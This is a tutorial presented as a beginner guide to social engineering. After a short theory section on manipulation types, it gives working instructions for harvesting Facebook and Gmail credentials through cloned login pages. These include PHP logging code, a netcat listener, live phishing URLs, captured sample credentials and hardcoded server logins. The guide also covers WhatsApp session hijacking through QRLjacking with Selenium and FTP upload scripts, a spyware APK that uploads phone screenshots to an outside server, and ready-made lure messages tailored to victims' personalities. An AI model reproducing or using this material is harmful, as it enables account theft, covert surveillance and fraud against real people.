A Beginner Guide to Social Engineering Attacks

written by : Wisdom

January 2026

www.bluedragonsec.com

https://github.com/bluedragonsecurity/

Table of Contents

1. Understanding Social Engineering

Social engineering is a psychological manipulation technique used by attackers to influence someone into giving away confidential information, granting access to systems, or performing certain actions that cause harm.

Unlike traditional hacking that looks for vulnerabilities in software or security systems, social engineering targets the "weakest link" in cybersecurity: humans.

How Does It Work?

Perpetrators typically exploit basic human traits such as trust, the desire to help, fear of authority, or curiosity. Here is the general attack cycle:

Types of Social Engineering

Here is a comprehensive list of social engineering technique types:

1. Technology-Based (Digital) Social Engineering

These techniques use electronic media to deceive victims.

- **Phishing:** Sending mass emails disguised as official institutions (banks, IT admins) to steal credentials.
- **Spear Phishing:** A more targeted version. The hacker targets specific individuals (e.g., a Finance Manager) with in-depth research to make the message look highly convincing.
- **Whaling:** A phishing attack that specifically targets "big fish" or high-level executives (CEO, CFO).
- **Smishing (SMS Phishing):** Fraud through text messages (SMS) or instant messaging apps (WhatsApp/Telegram).
- **Vishing (Voice Phishing):** Fraud via phone calls, where the perpetrator alters their voice or spoofs phone numbers to sound like bank or police officials.
- **Angler Phishing:** Using fake social media accounts posing as customer service to respond to user complaints and steal their data.

2. Physical & Direct Interaction-Based Social Engineering

These techniques involve physical presence or direct contact with the victim in the real world.

- **Dumpster Diving:** Searching for sensitive documents (passwords, financial reports, memos) in a company's trash.
- **Tailgating (Piggybacking):** Following an authorized person into a building or restricted area (e.g., walking closely behind an employee who is swiping their access card).
- **Baiting:** Leaving physical devices such as malware-infected USB drives in public places (parking lots, cafeterias) with enticing labels so people pick them up and plug them into their office computers.
- **Shoulder Surfing:** Peeking over the victim's shoulder while they are entering their ATM PIN, laptop password, or phone lock pattern.
- **Pretexting:** Creating a fake scenario (pretext) to deceive the victim. Example: A hacker pretends to be an internet technician who comes to the office for "routine maintenance" to gain access to the server room.

3. Psychology & Manipulation-Based Social Engineering

These techniques play on the victim's emotions to achieve specific goals.

- **Quid Pro Quo (Something for Something):** The hacker offers help or a service in exchange for information. Example: Randomly calling employees, claiming to be from IT, offering to fix their computer but asking for their password as a requirement.
- **Scareware:** Frightening the victim with fake warnings (e.g., "Your Computer Is Infected with a Virus!") so the victim panics and downloads a malicious application disguised as a cleaner.

- **Honey Trap:** The perpetrator pretends to engage in an online romantic relationship to obtain confidential information or extort the victim financially.
- **Watering Hole Attack:** The hacker observes websites frequently visited by a specific group (e.g., industry news sites), hacks those sites, and plants malware to infect visitors from the target company.

Summary of Manipulation Principles

All of the techniques above typically exploit six principles of human psychology:

4. Social Engineering Suited for 4 Human Personality Types

Here are the most effective social engineering techniques for each personality type:

1. Sanguine: Flattery & Social Validation Technique

Sanguines love attention and want to feel liked. They tend to be less cautious about details when they are in a good mood.

- **How it works:** The perpetrator showers them with excessive compliments about their appearance or achievements. Once the Sanguine feels comfortable and "flying high" from the praise, they will more easily share information or grant access because they want to maintain that positive relationship.
- **Example:** "Wow, you look so influential in this office! You must have access to the central system, right? May I take a quick look?"

2. Melancholic: Pretexting Technique (Data Needs & Authority)

Melancholics are not easily fooled by flattery, but they greatly value data, procedures, and the desire to help if the purpose is logical.

- **How it works:** The perpetrator pretends to be an authority figure or technician carrying detailed data. They use complex technical jargon to make the Melancholic feel "intellectually challenged" or compelled to help correct a system error for the sake of perfection.
- **Example:** Impersonating a central IT staff member who sends a fake error log and asks the Melancholic to verify sensitive data to "fix the messy system."

3. Phlegmatic: Baiting Technique (Pity & Conflict Avoidance)

Phlegmatics are very supportive people who do not like saying "no" because they want to maintain peace.

- **How it works:** The perpetrator uses an approach that evokes pity or shows they are in great difficulty. Phlegmatics, who naturally want to help and avoid confrontation, will find it hard to refuse a request for help even if it slightly breaks the rules.
- **Example:** "I am new here and very confused. If I cannot get into this room right now, I will be fired. Please lend me your access card just for a moment."

4. Choleric: Scarcity & Challenge Technique

Cholerics always want to be in control and be the first. They do not like feeling powerless or being left behind.

- **How it works:** The perpetrator creates a false sense of urgency that demands quick decisions or presents a challenge that makes the Choleric feel they must act immediately to prove their competence. They often get trapped because they want to show they can solve problems quickly.
- **Example:** "This system will explode/crash in 5 minutes if no leader takes action. Only you have the authority to enter this bypass code right now!"

2. Phishing

Phishing (derived from the word "fishing") is a form of cyber fraud where the perpetrator attempts to steal sensitive information. They do this by impersonating a trusted party and providing "bait" so the victim voluntarily hands over their data.

Information typically targeted includes:

- **Personal Data:** Full name, address, national ID number.
- **Account Data:** Username, password, email.
- **Financial Data:** Credit card number, ATM PIN, OTP (One-Time Password) code.

How Does It Work?

Phishing attacks typically follow a simple yet highly effective pattern in manipulating human psychology:

Popular Types of Phishing

- **Email Phishing:** The most common method via mass email.
- **Web / Application Phishing:** Creating a website or application with a login page that looks identical to the original to obtain the target's username and password.
- **Spear Phishing:** A targeted attack on specific individuals, including personal details to appear very convincing.
- **Smishing (SMS Phishing):** Using text messages or WhatsApp. Often uses schemes like "package courier" or "wedding invitation" with APK file formats.
- **Vishing (Voice Phishing):** Phone fraud where the perpetrator pretends to be a bank officer or police.
- **Whaling:** A phishing attack aimed at "big fish" or senior executives in a company (CEO/CFO).

In this example, we will practice phishing for:

1. Hacking a Facebook account

2. Hacking a Gmail account

1. Hacking a Facebook Account

To hack a Facebook account, we will use the web phishing method, where we create a website that looks exactly like Facebook with login and password fields. The goal is to lure the victim into entering their login credentials so they are recorded on the fake Facebook website we have prepared.

The source code for the fake Facebook page can be downloaded from:

```
http://syncrumlogistics.com/skrip/fb.zip
```

The source code above was created using the following method:

To create a login page that looks like Facebook, open https://facebook.com then right-click > View Source.

Copy the source code into mousepad on Kali Linux, then edit the source code at the section:

Change it to:

```
<form class="_9vtf" data-testid="royal_login_form" action="login.php"
method="post" id="u_0_2_VU">
```

Then delete this code:

```
<script src="https://static.xx.fbcdn.net/rsrc.php/v4/yD/r/rhIxe4_e6qI.js"
data-bootloader-hash="dThAkGE" crossorigin="anonymous"></script>
```

Save the file as index.php.

Then create a log.txt file in the same folder as index.php.

The final step is to create a file to log the email and password. Prepare a file named login.php with the following code:

```
<?php
error_reporting(E_ALL);
ini_set('display_errors', 1);
$email = $_POST['email'] ?? 'No email';
$pass = $_POST['pass'] ?? 'No pass';

if (!empty($_POST['email']) && !empty($_POST['pass'])) {
    $data = $email . "|" . $pass . PHP_EOL;
    $result = file_put_contents(__DIR__ . "/log.txt", $data, FILE_APPEND |
LOCK_EX);
    echo "<meta http-equiv=\"refresh\"
content=\"0;url=https://facebook.com\">";
}
else {
    echo "<meta http-equiv=\"refresh\" content=\"0;url=index.php\">";
}
?>
```

Next, upload the source code to the web you have prepared.

For this hands-on example, a phishing website for Facebook has been set up at:


`https://facebook.dor.asia/`

Feel free to test by entering a Facebook login and password; it will be recorded in the log.txt file at:

`https://facebook.dor.asia/log.txt`

Luring people into visiting the link https://facebook.dor.asia/ and entering their email and password depends on your creativity.

Here is an example:



Use social engineering techniques to lure your target into visiting the fake Facebook site at https://facebook.dor.asia and entering their username and password.

Some examples:

- "Excuse me, there is a new Facebook game you can check out at: https://facebook.dor.asia/"
- "Hey, someone sent a funny photo, you can check it at https://facebook.dor.asia/"

And others based on your creativity.

2. Hacking a Gmail Account

The method we will use is phishing, where we create a login page that looks like gmail.com.

Source code can be downloaded at https://dor.asia/gmail.tar.bz2

A fake Gmail login page has been set up at http://syncrumlogistics.com/docs/gmail/

To capture the email and password that the victim will enter, we use netcat from the syncrumlogistics.com server:

```
ssh alfan@syncrumlogistics.com
pass : synlog123
```

On the syncrumlogistics.com server, run netcat with nohup:

```
sudo su
password: synlog123
```

Type:

```
nohup nc -lkvp 8889 > output.txt 2>&1 &
```

The command above will log HTTP POST requests to syncrumlogistics on port 8889, and the results will be saved in the output.txt file.

The output.txt file is located in the /home/alfan directory.

This file will log the victim's Gmail email and password.

Before sharing the link with the victim (e.g., via WhatsApp chat), always use netcat for logging the email and password that will be captured.

```
nohup nc -lkvp 8889 > output.txt 2>&1 &
```

Example log result:

```
Connection received on 114.79.4.254 42992
POST / HTTP/1.1
Host: syncrumlogistics.com:8889
Content-Type: application/x-www-form-urlencoded
identifier=ringlayer%40gmail.com&email=ringlayer%40gmail.com&password=passw0rd12345&TrustDevice=true
```

%40 is the URL-encoded character for @

We can see the logged email: ringlayer@gmail.com

Password: passw0rd12345

3. Social Engineering to Hack WhatsApp

Part 1. Hacking a WhatsApp Account Using the QRLjacking Technique

What is QRLjacking?

QRLjacking is an attack method where a hacker "hijacks" a QR code-based login session. Instead of stealing passwords, the hacker tricks the victim into directly granting session access.

Social Engineering is the overarching approach or primary method, while QRLjacking is the specific technical technique used to execute the attack.

To make it easier to understand, we can look at it like this:

1. Social Engineering (The Method)

This is the psychological aspect. The hacker manipulates the target's mind and trust to get them to do something that is actually dangerous.

- **Example in this case:** The hacker pretends to be customer service, a friend who needs help, or offers a free prize to get you to click the link and scan the QR. Without social engineering, the victim would never open the fake website.

2. QRLjacking (The Exploitation Tool/Technique)

This is the technical aspect. It is the session "theft" method that happens behind the scenes after the victim is lured by social engineering.

- **Example in this case:** The script that steals the QR code from the WhatsApp server and displays it on the fake website is part of the QRLjacking technical aspect.

The Relationship Between the Two in Cyber Attacks

Stage	Name	Explanation
Lure	Social Engineering	Deceive the victim via chat/email to gain trust.
Medium	Phishing	Direct the victim to a fake website that looks like the real one.
Execution	QRLjacking	Hijack the QR code so the hacker can log into the victim's account.

Alright, that covers the theory. To hack a WhatsApp account, we will use the QRLjacking method where we lure our target into scanning a QR code that we have set up on our website using their WhatsApp.

This method only works if the victim has their laptop/computer turned on. We then send a chat via WhatsApp that will appear in the chat section on the victim's Android WhatsApp, essentially luring the victim to scan the WhatsApp QR code on the website we have prepared.

First, on Kali Linux, install chromedriver:

```
sudo rm /usr/lib/python3.*/EXTERNALLY-MANAGED
sudo apt update
sudo apt install python3-pip python3-venv -y
```

```
wget https://dl.google.com/linux/direct/google-chrome-stable_current_amd64.deb
sudo apt install ./google-chrome-stable_current_amd64.deb -y
pip install selenium
pip install webdriver-manager
```

The purpose is to open WhatsApp Web using a Python Selenium script and periodically check for QR code changes on WhatsApp Web. If the code changes, it will be immediately uploaded to the server.

Attack Scenario with Social Engineering

The victim must have their laptop/computer turned on and connected to the internet, and the victim's phone must have internet access.

The attacker prepares a website containing a WhatsApp QR code that will be scanned from the victim's WhatsApp, with promises of claiming a prize from WhatsApp, for example to receive a bonus of 100,000 in phone credit.

On the attacker's computer, we open WhatsApp Web using a Python Selenium script. The script then uploads the QR code to the website prepared by the attacker.


The attacker then sends the website link containing the QR code via chat to the victim.

If the victim is lured into scanning the QR code, the WhatsApp Web open on the attacker's laptop will successfully log into the victim's WhatsApp account.

Step 1. Setting Up the Social Engineering Website with QR Code

The website has been set up at:

`http://syncrumlogistics.com/whatsapp/`



Source can be downloaded at https://yale.co.id/android/whatsapp.tar.bz2

Step 2. Preparing the Python Selenium Script to Open WhatsApp Web and Upload the QR Code Every 3 Seconds

Prepare the following Python Selenium script:

```
#!/usr/bin/env python3
import time
from selenium import webdriver
from selenium.webdriver.chrome.options import Options
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC

def grab_whatsapp_qr():
    chrome_options = Options()
    chrome_options.add_argument("--no-sandbox")
    chrome_options.add_argument("--disable-dev-shm-usage")
    chrome_options.add_argument("--user-agent=Mozilla/5.0 ...")
    driver = webdriver.Chrome(options=chrome_options)
    print("Opening WhatsApp Web in browser window...")
    driver.get("https://web.whatsapp.com")
    try:
        while True:
            try:
                wait = WebDriverWait(driver, 20)
                qr_element = wait.until(
                    EC.presence_of_element_located((By.TAG_NAME, "canvas")))
                qr_element.screenshot("qr.png")
                print(f"[{time.strftime('%H:%M:%S')}] QR Code saved to
qr.png")
            except Exception as e:
                print("QR Code not found (May already be logged in or
loading...)")
            time.sleep(5)
    except KeyboardInterrupt:
        print("\nProgram stopped.")
    finally:
        driver.quit()

if __name__ == "__main__":
    grab_whatsapp_qr()
```

Save it as wa.py. Next, prepare a Python script named upload.py with the following contents:

```
#!/usr/bin/env python3
import ftplib, time, os
```

```
FTP_HOST = "syncrumlogistics.com"
FTP_USER = "alfan"
FTP_PASS = "synlog123"
REMOTE_PATH = "/var/www/syncrum/public/whatsapp"
FILE_NAME = "qr.png"

def upload_file():
    try:
        ftp = ftplib.FTP(FTP_HOST)
        ftp.login(FTP_USER, FTP_PASS)
        ftp.cwd(REMOTE_PATH)
        with open(FILE_NAME, 'rb') as file:
            ftp.storbinary(f'STOR {FILE_NAME}', file)
        print(f"[+] Successfully uploaded {FILE_NAME} at {time.ctime()}")
        ftp.quit()
    except Exception as e:
        print(f"[!] Error occurred: {e}")

if __name__ == "__main__":
    print(f"Starting monitoring and uploading {FILE_NAME} every 3
seconds...")
    while True:
        if os.path.exists(FILE_NAME):
            upload_file()
        else:
            print(f"[!] File {FILE_NAME} not found in current directory.")
        time.sleep(3)
```

Both scripts can be downloaded from http://syncrumlogistics.com/whatsapp/wa.tar.bz2

Run both files in the terminal:

```
./wa.py
```

Then:


```
./upload.py
```

Step 3. Send the Phishing QR Code Link to the Victim's Phone

The next step is to send via chat to the victim's phone (or it can also be sent to the victim's Gmail, though the victim may not read it) the WhatsApp QR code phishing link we have prepared:

```
http://syncrumlogistics.com/whatsapp
```

If the victim takes the bait, in this example we successfully log into their WhatsApp Web:


WhatsApp
web.whatsapp.com
WhatsApp
Ask Meta AI or Search
All
Unread
Favorites
Groups
Message notifications are off. Turn on
Anton
2:19 AM
standar-dokumen-pemilihan-pengadaan-ja...
+62 813-8361-473 (You)
11/1/2025
Tes
Downloa
Make calls, share you

Part 2. Surveillance of Smartphone and WhatsApp with a Screen Capture App

In the next example, we are not going to hack WhatsApp directly, but our end goal is to trick the victim into installing a screen capture Android application that we have prepared.

The application source code can be downloaded at https://yale.co.id/android/Tangkap.zip

The pre-built APK can be downloaded at https://yale.co.id/android/tangkap.apk

How This Application Works

This application takes a screenshot every minute and uploads it to syncrumlogistics.com/screenshot, where the application automatically creates a folder based on each Android device's unique identifier.

For example: 22c87609c5b140c7

To get the victim to install this application, find out what the victim likes or fears, for example by tracking their social media.

Or if you can estimate whether the victim's personality is sanguine, melancholic, phlegmatic, or choleric, then apply the appropriate social engineering technique based on the victim's personality to get them to install the application and run it on their Android phone.

With this application, the victim's phone screen will be captured automatically every minute and stored on the syncrumlogistics.com server in a directory with each Android's unique identifier at syncrumlogistics.com/screenshot.

We can monitor their WhatsApp, Facebook account, Instagram, YouTube, email, and more.